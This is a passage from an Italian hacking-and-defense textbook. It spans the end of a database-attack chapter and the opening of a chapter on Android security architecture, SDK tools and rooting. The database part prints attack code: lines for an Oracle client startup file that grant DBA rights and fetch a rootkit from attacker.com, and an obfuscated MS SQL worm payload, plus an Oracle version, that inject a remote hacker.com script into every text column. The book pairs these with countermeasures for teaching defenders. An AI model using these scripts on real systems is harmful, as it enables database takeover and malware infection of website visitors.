- Scegliere impostazioni non sicure, concedere l'accesso completo al file system del sistema operativo dal database. Viene in mente UTL_FILE_DIR di Oracle.
- Non fissare limiti ad attività di account sospette quali login falliti, blocco temporale delle password e così via.
- Non forzare i requisiti di robustezza delle password e la loro modifica periodica.
- Non limitare comportamenti di account quali numero di sessioni aperte e consumo di risorse della CPU.
- Considerare fidate connessioni di amministrazione remote quali, per esempio, REMOTE_LOGIN_PASSWORDFILE e REMOTE_OS_AUTHENT di Oracle.
- Non abilitare l'auditing, almeno su operazioni di sistema di base.
- Lasciare account dimostrativi su database di produzione.

Questi sono soltanto esempi. Ogni organizzazione dovrebbe sviluppare un insieme di controlli e standard di riferimento per la piattaforma di database.



Contromisure contro le configurazioni errate

Create uno standard di riferimento per ciascuna piattaforma di database e controllate periodicamente i database per scoprire qualsiasi deviazione da tale standard, generando gli opportuni avvisi.



Attacchi indiretti

<i>Popolarità:</i>	2
<i>Semplicità:</i>	5
<i>Impatto:</i>	9
<i>Grado di rischio:</i>	5

In tutta questa parte abbiamo discusso diversi vettori di attacco che un hacker potrebbe impiegare per attaccare direttamente i database, ma è importante comprendere che un attacco diretto non è sempre la via migliore o più facile. Definendo in anticipo i bersagli (amministratori di database) a cui rivolgersi, e sfruttando minacce persistenti, un hacker che si concentra contro una particolare organizzazione può, una volta ottenuto il controllo della macchina di un DBA, cambiare file di configurazione o perfino modificare codici binari del client di database per iniettare i propri comandi maligni. Un'altra possibilità è quella di installare un keylogger nella macchina del DBA per catturare le sue credenziali nel momento in cui le usa. In entrambi i casi, non è necessario un vero hack del database, poiché sono già disponibili le credenziali con i privilegi più alti.

Riportiamo di seguito un semplice esempio di modifica di un file di configurazione su una macchina di un DBA Oracle che consente a un hacker di accedere al database senza la necessità di un effettivo attacco. Le installazioni client di Oracle contengono per default

un file di cui viene eseguito ogni comando quando SQL*Plus (il client Oracle) accede con successo al database. Un DBA non noterà le diverse righe aggiunte al file:

```
set term off
grant dba to SLAVIK identified by OWNYOURDB;
@http://www.attacker.com/installrootkit.sql
set term on
```

A questo punto l'hacker può rilassarsi e attendere che il DBA effettui l'accesso al database, poi può utilizzare queste sue nuove credenziali per scaricare un rootkit che invia tutti i dati alla macchina dell'hacker.



Contromisure contro gli attacchi indiretti

Adottate le seguenti contromisure per proteggere il vostro sistema.

- Tenete sotto controllo il comportamento di qualsiasi utente privilegiato e visualizzate avvertimenti in caso di attività sospette.
- Limitate i diritti di esecuzione sul sistema del DBA ai soli programmi conosciuti e fidati.
- Non fate clic su collegamenti non fidati o sconosciuti nel browser web sul sistema del DBA.
- Applicate limiti rigorosi all'accesso utente per il sistema del DBA.

Altre considerazioni

Finora abbiamo discusso di hacker che tentano di sottrarre informazioni al database, ma talvolta gli hacker hanno altri obiettivi. Sottrarre dati sensibili è probabilmente l'obiettivo principe, ma un altro obiettivo comune è quello di infettare più macchine che poi vengano costrette ad aggiungersi all'armamentario dell'hacker. A questo scopo, gli hacker potrebbero scegliere di infettare tabelle di database con i dati da visualizzare sul Web, inserendo script maligni. Questo è ciò che è accaduto quando un worm di MS SQL Server ha utilizzato la tecnica di SQL per infettare i database di MS SQL Server con contenuto maligno (continuamente modificato).

L'attacco è stato offuscato con qualcosa di simile al codice seguente:

```
DECLARE @S VARCHAR(4000);SET @S=CAST(0x4445434C41524520405420564152434841522832353529
2C40432056415243484152283235352
9204445434C415245205461626C655F437572736F7220435552534F5220464F522053454
C45435420612E6E
616D652C622E6E616D652046524F4D207379736F626A6563747320612C737973636F6C756D6E73206220574
845524520612E69643D622E696420414E4420612E78747970653D27752720414E442028622E78747970653D
3939204F5220622E78747970653D3335204F5220622E78747970653D323331204F5220622
E78747970653D3
1363729204F50454E205461626C655F437572736F72204645544348204E4558542046524F4D205461626C65
5F437572736F7220494F544F2040542C4043205748494C4528404046455443485F535441545553D3029204
24547494E20455845432827555044415445205B272B40542B275D20534554205B272B40432
B275D3D525452
494D28434F4E5645525428564152434841522834303030292C5B272B40432B275D29292
B27273C736372697
```

```
074207372633D687474703A2F2F7777772E616477626E722E636F6D2F622E6A733E3C2
F7363726970743E27
272729204645544348204E4558542046524F4D205461626C655F437572736F7220494E544
F2040542C40432
0454E4420434C4F5345205461626C655F437572736F72204445414C4C4F43415445205461626
C655F437572
736F7220 AS VARCHAR(4000)); EXEC @S;
```

Tutto questo si traduce nell'interessante script seguente:

```
DECLARE @T VARCHAR(255),@C VARCHAR(255) DECLARE Table_Cursor CURSOR FOR
SELECT
a.name,b.name FROM sysobjects a,syscolumns b WHERE a.id=b.id AND a.xtype='u' AND
(b.xtype=99 OR b.xtype=35 OR b.xtype=231 OR b.xtype=167) OPEN Table_Cursor FETCH NEXT
FROM Table_Cursor INTO @T,@C WHILE(@@FETCH_STATUS=0) BEGIN EXEC('UPDATE ['+@T+] SET
['+@C+']=RTRIM(CONVERT(VARCHAR(4000),['+@C+']))+"<script
src=http://www.hacker.com/a.js></script>"') FETCH NEXT FROM Table_Cursor INTO @T,@C END
CLOSE Table_Cursor DEALLOCATE Table_Cursor
```

Lo stesso si può ottenere in Oracle utilizzando lo script che segue:

```
DECLARE
PRAGMA AUTONOMOUS_TRANSACTION;
BEGIN
FOR tab IN (SELECT table_name FROM dba_tables where owner = 'OWNER')
LOOP
FOR col IN (SELECT column_name, data_type, data_length
            FROM dba_tab_cols
            WHERE owner = 'OWNER' AND table_name = tab.table_name)
LOOP
IF col.data_type IN ('VARCHAR2', 'NVARCHAR2', 'CHAR', 'NCHAR', 'LONG')
THEN
    IF col.data_length >= 38
    THEN
        EXECUTE IMMEDIATE 'UPDATE HACKING.' || tab.table_name || ' SET ' ||
        col.column_name || '=' '<script src=http://www.hacker.com/a.js></script>''';
        COMMIT;
    END IF;
END IF;
END LOOP;
END LOOP;
END;
```

Considerate che cosa accade quando un utente naviga in un sito basato sui dati di queste tabelle. Anziché ricevere i dati, il browser dell'utente riceve un riferimento a uno script caricato dal sito dell'hacker, che va a infettare la sua macchina.

Riepilogo

A mano a mano che il mondo online si integra nelle nostre vite, l'hacking del Web e dei database è divenuto una minaccia sempre più visibile e insidiosa per il commercio globale. Ciononostante, malgrado il suo fascino, si basa su molte delle medesime tecniche utilizzate

per violare la segretezza, l'integrità e la disponibilità di simili tecnologie del passato. Per mitigare i rischi, quindi, occorre adottare alcuni semplici principi.

Come abbiamo visto in questo capitolo, un primo passo critico consiste nell'assicurarsi che le proprie piattaforma web e di database siano sicure, applicando patch e configurazioni studiate ad hoc. Inoltre abbiamo visto quanto sia importante validare tutto l'input e l'output dell'utente, considerandolo sempre come potenzialmente pericoloso. Infine, non possiamo non enfatizzare la necessità di controllare regolarmente le proprie applicazioni web. Lo stato dell'arte del web hacking continua a crescere. Servono sempre più diligenza e cura dei particolari per proteggersi dagli ultimi strumenti di attacco. Non esiste alcun service pack per il codice che scrivete voi!

Capitolo 11

Hacking nel mondo mobile

Come dicono i cinici, con l'attuale tasso di evoluzione della tecnologia, è probabile che i professionisti della sicurezza conoscano la loro materia solo per l'immediato futuro, anche se in ogni caso non prevedono un alto grado di sicurezza. Forse nulla esemplifica meglio questo concetto delle periferiche mobili. In un settore dove le piattaforme che dominano il mercato nascono dalla sera alla mattina, la sicurezza dovrebbe seguire immediatamente, reagendo prontamente ai rischi degli ultimi gadget e funzionalità non appena iniziano a diffondersi.

Questo capitolo cerca di fotografare questo spazio in rapida evoluzione, in un periodo in cui l'eccitazione e la promessa di nuove tecnologie fanno acquisire maggiore importanza alle questioni relative alla sicurezza. Chi può resistere a touch-screen ad alta definizione, dispositivi ultra sottili, funzionalità convergenti tra computer/telefono/Internet, riconoscimento della posizione tramite GPS/accelerometri e così via, l'esperienza di essere costantemente connessi, le migliaia di app per ogni possibile necessità e... aspettate di vedere i modelli del prossimo mese!

A differenza dell'ambiente mobile, che evolve in un attimo, la sicurezza emerge piuttosto come un modo di attivare nuove funzionalità – vedremo come la possibilità di operare il jailbreak o il rooting dei telefoni cellulari apra questi dispositivi a possibilità che nemmeno gli stessi progettisti avrebbero sognato. Ovviamente, questo inficia molti dei controlli di sicurezza dell'apparecchio in questione ma, d'altro canto, chi ha paura di queste cose? Di tutta questa ondata di cambiamento, osserveremo le aree in cui potrete adattare il vostro modo di vivere in mobilità alla sicurezza, senza perdere tutte le funzioni divertenti.

In questo capitolo

- **Hacking di Android**
- **iOS**
- **iOS è sicuro?**

NOTA

Questo capitolo descrive le periferiche mobili e il software al loro interno e non tratta alcuni attacchi propri della connettività cellulare, come finte celle GSM, attacchi con hardware radio specializzato, intercettazione o reindirizzamento di chiamate, e così via.

Prima di partire, qualche nota sui termini. In questo capitolo il termine *dispositivo mobile* si riferisce generalmente a uno smartphone o a un tablet, anche se – al momento in cui scriviamo – non è chiaro se tutti i tipi di attacco e le relative contromisure siano specifici di una tipologia di dispositivo o non dipendano piuttosto dal sistema operativo o da altro software in uso.

Questo capitolo è organizzato in due paragrafi principali, ciascuno dei quali tratta una delle piattaforme mobili più popolari al momento in cui scriviamo: Android OS di Google e iOS di Apple (che gira sugli immensamente popolari iPhone e iPad). Non abbiamo dedicato spazio alle altre piattaforme come Windows Phone, Symbian e BlackBerry perché queste rappresentano a oggi solo una piccola fetta del mercato – e conseguentemente della superficie di attacco (magra consolazione per i possessori di questi dispositivi). La nostra trattazione comincia con una breve discussione dei fondamenti di ciascuna piattaforma, continua con “hacking del proprio dispositivo” (ovvero jailbreak o rooting) e termina con l’osservazione reale di attacchi e contromisure riguardanti l’“hacking di altri dispositivi”. OK, ora togliamo la suoneria al cellulare, che dobbiamo metterci al lavoro...

Hacking di Android

Come molto di ciò che riguarda la tecnologia mobile, sembra quasi che Android sia nato l’altro ieri. Android Inc., invece, ha aperto i battenti come compagnia indipendente nel 2003 per opera di Andy Rubin (già fondatore della startup mobile Danger Inc., che ha creato i popolari telefoni mobili sidekick – poi acquisita da Microsoft nel 2008) e altri. Google ha acquisito Android nel 2005, in quella che fu considerata una semplice piccola mossa nel mobile computing, la annunciata nuova frontiera del core business di Google. Da allora è stato lo stesso Android a diventare una frontiera di per sé, vedendo una crescita esponenziale come piattaforma mobile, raggiungendo secondo alcune stime più del 40 per cento del mercato mobile nel secondo trimestre del 2011 e diventando così il sistema operativo più popolare nelle piattaforme mobili al mondo.

Tuttavia, Android non è solo un sistema operativo. Prendendo la descrizione che ne viene data sul sito web degli sviluppatori “Android è un software stack per dispositivi mobili che contiene un sistema operativo, del middleware e delle applicazioni chiave” (cfr. developer.android.com/guide/basics/what-is-android.html), il che sta a significare che sopra ai servizi di base forniti dal kernel Linux ci sono altri componenti che rendono Android una piattaforma potente e flessibile per una grande varietà di gadget e dispositivi mobili (tablet, lettori elettronici, smartphone, TV e così via).

Google è a capo dell’Open Handset Alliance, un consorzio di 84 aziende del comparto tecnologico mobile, responsabile dello sviluppo di Android – che definisce il progetto “la prima piattaforma mobile libera, aperta e completa” (openhandsetalliance.com). Tuttavia, Android non è propriamente una piattaforma open source, dato che molte delle aziende coinvolte nello sviluppo di nuove componenti non ne condividono il codice sorgente (torneremo in seguito su questo argomento). I componenti dell’interfaccia grafica sviluppati

per l'HTC Sense, il Motorola MOTOBLUR e il Samsung TouchWiz sono esempi di questo fenomeno, come la riluttanza di Google a rilasciare il codice sorgente di Android 3.0 o Honeycomb. Di fatto la stessa Google è uno dei maggiori fornitori di componenti closed source per Android, comprese la versione ufficiale dell'applicazione Android Market e il blocco di servizi Google come Gtalk, Gmail, YouTube e Google Maps. Google gioca inoltre un ruolo importante nello sviluppo di Android perché è responsabile del rilascio del principale sistema di aggiornamento e delle nuove versioni del sistema, generalmente installate all'interno di dispositivi "powered-by Google" come i vari HTC Dream, Nexus One, Nexus S e recentemente Galaxy Nexus.

Questa situazione porta a uno dei principali problemi di sicurezza di Android: la frammentazione. Dato che Android ha diverse versioni (che dipendono dal produttore, dal gestore di telefonia e dall'hardware di ciascun dispositivo) e Google dà la precedenza ai dispositivi di propria produzione nel rilascio degli aggiornamenti di sistema *over-the-air* (OTA), la modalità per ottenere l'ultima versione di Android per un dato dispositivo è molto lenta se raffrontata all'evoluzione della piattaforma nella sua interezza. Il risultato è che molte periferiche Android montano vecchie versioni del sistema operativo – che hanno vulnerabilità ben note e sfruttabili.

Un'altra importante caratteristica di Android è il suo cuore: il kernel Linux. Confrontato a sistemi chiusi come Symbian o BlackBerry, Android impiega come kernel una ben nota piattaforma open source – cosa che rende molto facile l'interazione con gli strati più profondi del sistema, permettendo l'esecuzione di comandi Linux nativi e la compilazione e il riutilizzo di applicazioni popolari, comprese quelle che si interfacciano con funzionalità al più basso livello del sistema operativo, come le applicazioni di penetration testing quali Nmap e tcpdump. In pratica Android fornisce un kit di sviluppo nativo detto NDK (*Native Development Kit*, developer.android.com/sdk/ndk/index.html) che permette agli sviluppatori di sviluppare librerie in codice nativo (C, C++). Un altro vantaggio dell'essere un sistema operativo "non così chiuso" è che diventa facile per produttori esterni sviluppare applicazioni che richiedono accesso al sistema a basso livello per funzionare correttamente (come, per esempio, programmi antivirus e applicazioni di pulizia-remota) – di fatto fornendo molti più strumenti per difendere e proteggere i dati importanti presenti sul dispositivo. Ora che abbiamo elencato le principali caratteristiche di Android, è giunto il momento di vederne le modalità di hacking, che si dividono in tre paragrafi principali, seguiti da un paragrafo relativo alla sua difesa.

- In "Fondamenti di Android" descriviamo in dettaglio i meccanismi interni e i fondamenti di Android, concentrando sulla Security Model e sull'SDK, il principale componente software utilizzato per l'accesso al vostro dispositivo.
- In "Hacking del vostro Android" vediamo come "rootare" il vostro dispositivo per ottenere l'accesso completo a tutte le funzionalità del sistema – permettendo di creare, assemblare e compilare applicazioni native che saranno utili nelle trattazioni seguenti.
- In "Hacking di dispositivi Android altrui", dopo aver spiegato il funzionamento di Android e come assumere il controllo completo del proprio dispositivo, vedremo degli exploit di scalata di privilegi locali e remoti che possono essere utilizzati per compromettere una periferica Android anche operando da remoto. Una volta avvenuta la compromissione, vedremo le diverse azioni che è possibile intraprendere nel dispositivo – come ottenere una shell remota o accedere a dati sensibili presenti sul telefono.

- In “Difesa del proprio Android”, dopo aver mostrato come attaccare da remoto un dispositivo Android e le implicazioni di questi attacchi, vediamo che cosa fare per difenderci contro queste tecniche. Esamineremo alcune configurazioni, procedure e strumenti di uso comune che possono aiutare a ridurre il rischio di attacchi a una periferica Android.

Fondamenti di Android

Android, in qualità di stack software completo per periferiche mobili, è una piattaforma potente che fornisce tutte le funzionalità richieste ad assicurare l’operatività del dispositivo – cosa assolutamente non banale. Per questa ragione, Android, come ogni altra piattaforma mobile, è un progetto software complesso che dev’essere compreso prima di capire che cosa consente di fare sui vari tipi di dispositivi. Uno dei modi migliori per comprendere questa complessità è il diagramma dell’architettura di Android disponibile nella pagina “What Is Android” della documentazione ufficiale per sviluppatori (developer.android.com/guide/basics/what-is-android.html), visibile nella Figura 11.1.

Al suo nucleo, Android ha un kernel Linux cross-compilato per processore ARM che fornisce un ponte tra l’hardware e i rimanenti componenti del sistema. Il kernel fornisce anche alcune delle funzionalità più basilari che un sistema operativo deve avere per funzionare in modo corretto, quali la gestione dei processi, della memoria e del risparmio energetico. Dal punto di vista di un hacker Linux è una piattaforma ben nota con cui è più facile interagire, piuttosto che con altre proprietarie come BlackBerry. Un altro vantaggio di




Figura 11.1 L’architettura di Android, riprodotta esattamente come appare nel sito Android Developers.

Linux è che, in gran parte grazie alla sua natura open source, sono stati portati su Android diversi strumenti di sicurezza – che utilizzeremo poi contro altre periferiche e computer. Sopra al kernel Linux c'è uno strato composto di librerie native, che forniscono un metodo d'accesso alle funzionalità necessarie alla scrittura di applicazioni potenti e versatili, come la possibilità di riprodurre o registrare file multimediali, memorizzare dati in modo persistente, utilizzare hardware specifico come videocamere e GPS, comunicare con altri dispositivi e visualizzare grafica 2D e 3D. Capire il funzionamento di queste librerie è importante perché, come ogni altro componente di Android, possono contenere vulnerabilità sfruttabili per ottenere accesso al dispositivo senza autorizzazione. Una interessante libreria da considerare nell'ambito della sicurezza di Android è SQLite, un motore database SQL utilizzato dalla maggioranza delle applicazioni per memorizzare dati in forma persistente nella periferica. In SQLite non viene utilizzato alcun meccanismo di sicurezza (come la crittografia) per proteggerne il contenuto. Per questo motivo, una volta compromessa una periferica Android, è possibile accedere a tutte le informazioni riservate memorizzate in questi database.

Assieme alle librerie C/C++, il componente Android Runtime comprende la Dalvik Virtual Machine (di cui parleremo tra breve) e un set di librerie Java di base che forniscono le funzionalità utilizzate da ciascuna applicazione sopra questo strato. Questo componente genera un ambiente per l'esecuzione di applicazioni Android scritte in Java, cosa che rende Android diverso dagli altri stack Linux.

Il livello successivo dell'architettura è il framework applicativo, un insieme di componenti software che aiutano gli sviluppatori a scrivere applicazioni Android e offre la possibilità di creare interfacce utente e servizi che girano in background. Inoltre dà ai fornitori di contenuti la possibilità di condividere dati tra componenti software e ricevitori broadcast in attesa di eventi specifici sul dispositivo per eseguire azioni specifiche (per esempio, al momento della ricezione di un SMS). Infine, all'apice dell'architettura ci sono le applicazioni vere e proprie. Alcune di queste sono necessarie per il funzionamento di base della periferica (SMS, contatti, browser, telefono), altre vengono sviluppate dagli utenti e possono utilizzare tutte le funzionalità dei livelli sottostanti.

Una delle più importanti e particolari componenti di Android è la Dalvik Virtual Machine (VM), un componente software che fa girare ciascuna applicazione all'interno di una sua diversa istanza. L'architettura Dalvik VM è progettata per consentire alle applicazioni di girare in una vasta gamma di dispositivi mobili che, comparati ai normali computer, hanno risorse molto limitate – comprese energia, memoria e spazio di archiviazione. Una volta sviluppata un'applicazione in Java, essa viene trasformata in file *dex* (Dalvik Executable) utilizzando lo strumento *dx* incluso nell'SDK Android in modo che risulti compatibile con la Dalvik VM.

Come molte delle componenti software di Android, e al contrario delle piattaforme chiuse come iOS, la Dalvik VM è open source: il codice sorgente è disponibile per il download su Internet. Ma, come abbiamo anticipato prima, quanto è veramente aperto Android? Andy Rubin, cofondatore di Android Inc. e ora Senior Vice Presidente di Google, ha definito l'apertura di Android come segue (da twitter.com/#!/arubin/statuses/27808662429):

la definizione di aperto: "mkdir android ; cd android ; repo init -u git://android.git.kernel.org/platform/manifest.git ; repo sync ; make"

Lo scopo di questo tweet era quello di mostrare la sequenza di comandi necessaria allo scaricamento e alla compilazione del sorgente di Android direttamente da Internet, ren-

dendo il sorgente di Android ampiamente disponibile a chiunque avesse una connessione Internet.

NOTA

Queste istruzioni sono ormai superate. Quelle correnti per ottenere i file sorgente di Android si trovano all'indirizzo source.android.com/source/downloading.html.

L'accesso aperto al codice sorgente di Android è, in teoria, un grosso vantaggio sotto il profilo della sicurezza, rispetto ad altre piattaforme chiuse come BlackBerry, Windows Phone e iOS, perché può essere studiato alla ricerca di vulnerabilità in ogni livello dell'architettura e può anche essere utilizzato per ottenere una migliore comprensione del funzionamento globale del sistema e di come attaccarlo e quindi difenderlo.

Tuttavia, i produttori di dispositivi devono adattare il codice Android di base al proprio hardware, e spesso anche a uno specifico gestore di telefonia. Come abbiamo visto precedentemente, la conseguenza di questo problema è che le ultime periferiche a uscire sul mercato spesso non hanno l'ultima versione del sistema operativo e, perciò, sono suscettibili di attacchi.

Dire che Android può essere attaccato non significa che la piattaforma non abbia delle funzionalità di sicurezza a protezione delle informazioni trattate nel dispositivo. Per una buona descrizione dell'architettura e delle principali funzioni di sicurezza di Android si può fare riferimento alla pagina source.android.com/tech/security/index.html. Per esempio, a livello di sistema e di kernel, Android dispone di una sandbox applicativa che utilizza la protezione degli account di Linux per identificare e isolare le risorse in uso a ciascuna applicazione. Quando viene eseguita un'applicazione, Android le assegna un user ID univoco e la separa dagli altri processi, in modo che le applicazioni non possano interagire tra loro direttamente. Questo avviene anche per le applicazioni native e di sistema, perché la sandbox è implementata a livello del kernel.

Per quanto riguarda la sicurezza del file system, Android 3.0 e successive dispone della crittografia del sistema (AES128) che protegge i dati dell'utente in caso di smarrimento o furto del dispositivo. Inoltre la partizione di sistema (quella che contiene il kernel e le librerie di base, il framework applicativo e le applicazioni installate di default) è montata in sola lettura per evitare modifiche se non dall'utente root. Infine, in Android, i file creati da un'applicazione con uno specifico ID non possono essere modificati da un'altra con un ID diverso. Questo perché la sandbox isola le risorse delle applicazioni, tra cui i file creati dalle app.

Android inoltre fornisce alcuni miglioramenti della sicurezza che rendono più difficile sfruttare vulnerabilità comuni come la corruzione della memoria; per esempio, l'implementazione dell'ASLR (*Address Space Layout Randomization*) in Android 4.0.3 o l'uso del bit NX (*No eXecute*) per marcare certe aree di memoria come non eseguibili e, perciò, prevenire l'esecuzione di codice in aree protette come lo stack e l'heap.

Però, una periferica Android può essere attaccata non solo a livello di kernel ma anche a livello applicativo. Per questo motivo, Android ha implementato meccanismi di sicurezza nell'ambiente di esecuzione. Il modello di permessi di Android controlla l'accesso alle API protette, filtrando le richieste a dati sensibili o funzioni private della periferica, come l'uso della videocamera, dei dati di posizione, della parte di telefonia mobile, SMS/MMS e connessioni di rete. Per accedere a queste API riservate l'app deve dichiarare i permessi richiesti nel proprio manifest. Quindi, prima dell'installazione dell'app, Android mostra

all’utente i permessi richiesti dall’applicazione e, sulla base di questa informazione, l’utente può decidere se installare l’applicazione o no. Uno svantaggio di questo modello di permessi è che l’utente non può autorizzare o revocare un singolo permesso; installando l’app si autorizzano tutti, altrimenti non si installa l’app. D’altro canto, questo semplifica al massimo la decisione per l’utente: installare oppure no. Questo modello non è assolutamente perfetto, e ci sono alcuni modi per aggirare questa misura di sicurezza, come vedremo più avanti in questo capitolo nel paragrafo “Hacking di dispositivi Android altrui”.

Un’altra misura di sicurezza implementata in Android consiste nel fatto che tutte le applicazioni (.apk) devono essere firmate con un certificato digitale (presumibilmente) firmato dallo sviluppatore. Tuttavia questo certificato può anche essere auto-firmato e non richiede la verifica di un’autorità di certificazione terza – per cui il meccanismo è molto meno restrittivo che in altre piattaforme come iOS.

Strumenti Android utili

Android, come tutte le altre piattaforme mobili, dispone di un SDK (*Software Development Kit*, developer.android.com/sdk/index.html, disponibile per Linux, Windows e Mac) che aiuta gli sviluppatori a scrivere e collaudare le applicazioni per questo sistema. L’SDK offre anche alcuni strumenti utili a comprendere il funzionamento e accedere al dispositivo. Ne descriviamo di seguito alcuni dei più utili.

Android Emulator

L’Android SDK contiene un emulatore di dispositivo mobile ARM virtuale che consente di prototipare, sviluppare e testare applicazioni Android su un computer standard, senza dover utilizzare una periferica fisica (cfr. developer.android.com/guide/developing/devices/emulator.html). Un emulatore è utile quando non si dispone di una macchina fisica per fare le prove, per fare esperienza con Android e per verificare il funzionamento delle applicazioni su diverse versioni del sistema operativo o configurazioni hardware. Questo strumento ha alcune limitazioni (per esempio non può effettuare chiamate telefoniche o inviare veri messaggi SMS) ma queste azioni possono essere simulate tra diverse istanze dello stesso emulatore. Inoltre, alcune funzioni chiave della periferica non sono emulate, come il Bluetooth o l’input output della videocamera o del connettore video, e non ci sono personalizzazioni specifiche di un gestore telefonico né alcuna applicazione Google come Gmail o l’Android Market. Anche se l’emulatore risulta indispensabile per sviluppare e testare le app, è sempre bene controllare il funzionamento su una periferica reale. La Figura 11.2 mostra l’Android Emulator.

Android Debug Bridge

L’Android Debug Bridge (adb, developer.android.com/guide/developing/tools/adb.html) è uno strumento da riga di comando che consente di comunicare con un emulatore o una periferica fisica. Una volta lanciato, adb cerca le periferiche connesse (sulle porte da 5555 a 5585). Quando trova il proprio demone client in ascolto, adb imposta una connessione a quella porta, consentendo l’esecuzione di comandi come pull/push per inserire o estrarre file dal dispositivo, install per installare un’applicazione, logcat per stampare il log a video, forward per inoltrare una connessione specifica su un’altra porta e shell per avviare una shell remota sul dispositivo. La Figura 11.3 mostra adb in funzione.



Figura 11.2 Android Emulator.

Dalvik Debug Monitor Server

Il Dalvik Debug Monitor Server (DDMS) è uno strumento di debugging che si connette ad adb ed è in grado di effettuare forward di porte, prendere videate dal dispositivo, ottenere informazioni di log usando logcat, inviare dati di posizione simulati, effettuare chiamate telefoniche simulate alla periferica virtuale e fornire informazioni sulla gestione della memoria come thread e heap. La Figura 11.4 mostra DDMS.

Altri strumenti

L'Android SDK dispone di altri strumenti molto utili alla comprensione della piattaforma: l'Android logging system, o logcat, permette di ottenere e visualizzare le informazioni contenute nei log, mentre sqlite3 permette di esplorare i database SQLite creati dalle applicazioni Android.

```
C:\>adb devices
List of devices attached
7110002600000001        device

C:\>
```

Figura 11.3 Android Debug Bridge.




Figura 11.4 Dalvik Debug Monitor Server.

Approccio ad Android

Dopo aver visto brevemente il meccanismo interno di Android, è importante comprendere il vostro dispositivo e tutto quel che è in grado di fare. Nel paragrafo seguente parleremo di come ottenere una shell di root sulla vostra periferica per accedere all'intero sistema senza restrizioni e come scrivere e compilare applicazioni native che possono essere eseguite nel livello più basso dell'architettura di Android. Con queste informazioni avrete un controllo assoluto sula periferica, che potrete successivamente utilizzare per verificare la sicurezza di altre macchine Android e anche per difendervi da eventuali nuovi attacchi.

Hacking del vostro Android

Il fatto che Android sia open source non implica necessariamente che l'utente abbia l'accesso completo al sistema per default. Alcune applicazioni, dati e configurazioni sono bloccati dal produttore/gestore di telefonia mobile per proteggere componenti critiche del sistema e l'unico modo per accedervi consiste nel fare il “rooting” di Android. Il termine *rooting* proviene dal mondo UNIX, nel quale l'utente che dispone del massimo dei privilegi amministrativi sul sistema si chiama *root* (cfr. il Capitolo 5 dedicato all'hacking di UNIX per un approfondimento). Il processo di rooting consiste di un attacco con scalata di privilegi dove, prima di sfruttare una vulnerabilità esistente nella periferica, l'utente ha già dei privilegi amministrativi nel sistema (nel mondo iOS questo processo viene chiamato *jailbreaking* e verrà discusso nella seconda parte del capitolo, assieme a iOS). Il processo di rooting può avvenire anche scrivendo nella flash un'immagine di sistema personalizzata (custom ROM) che fornisce un accesso come root per default.

Proprio come tutto nella vita, questo processo ha vantaggi e svantaggi. Per quanto riguarda i primi, si ottiene l'accesso totale al dispositivo; per esempio è possibile copiare binari ELF nella cartella di sistema o ottenere l'ultima versione di Android installando ROM personalizzate – gran parte dei produttori e dei gestori di telefonia ritardano il rilascio di aggiornamenti del sistema operativo per problemi di frammentazione della piattaforma. Per quanto riguarda il lato negativo, ci sono alcuni rischi associati con questo procedimento. Il più importante è il rischio di *bricking* (blocco totale) del dispositivo: il software si

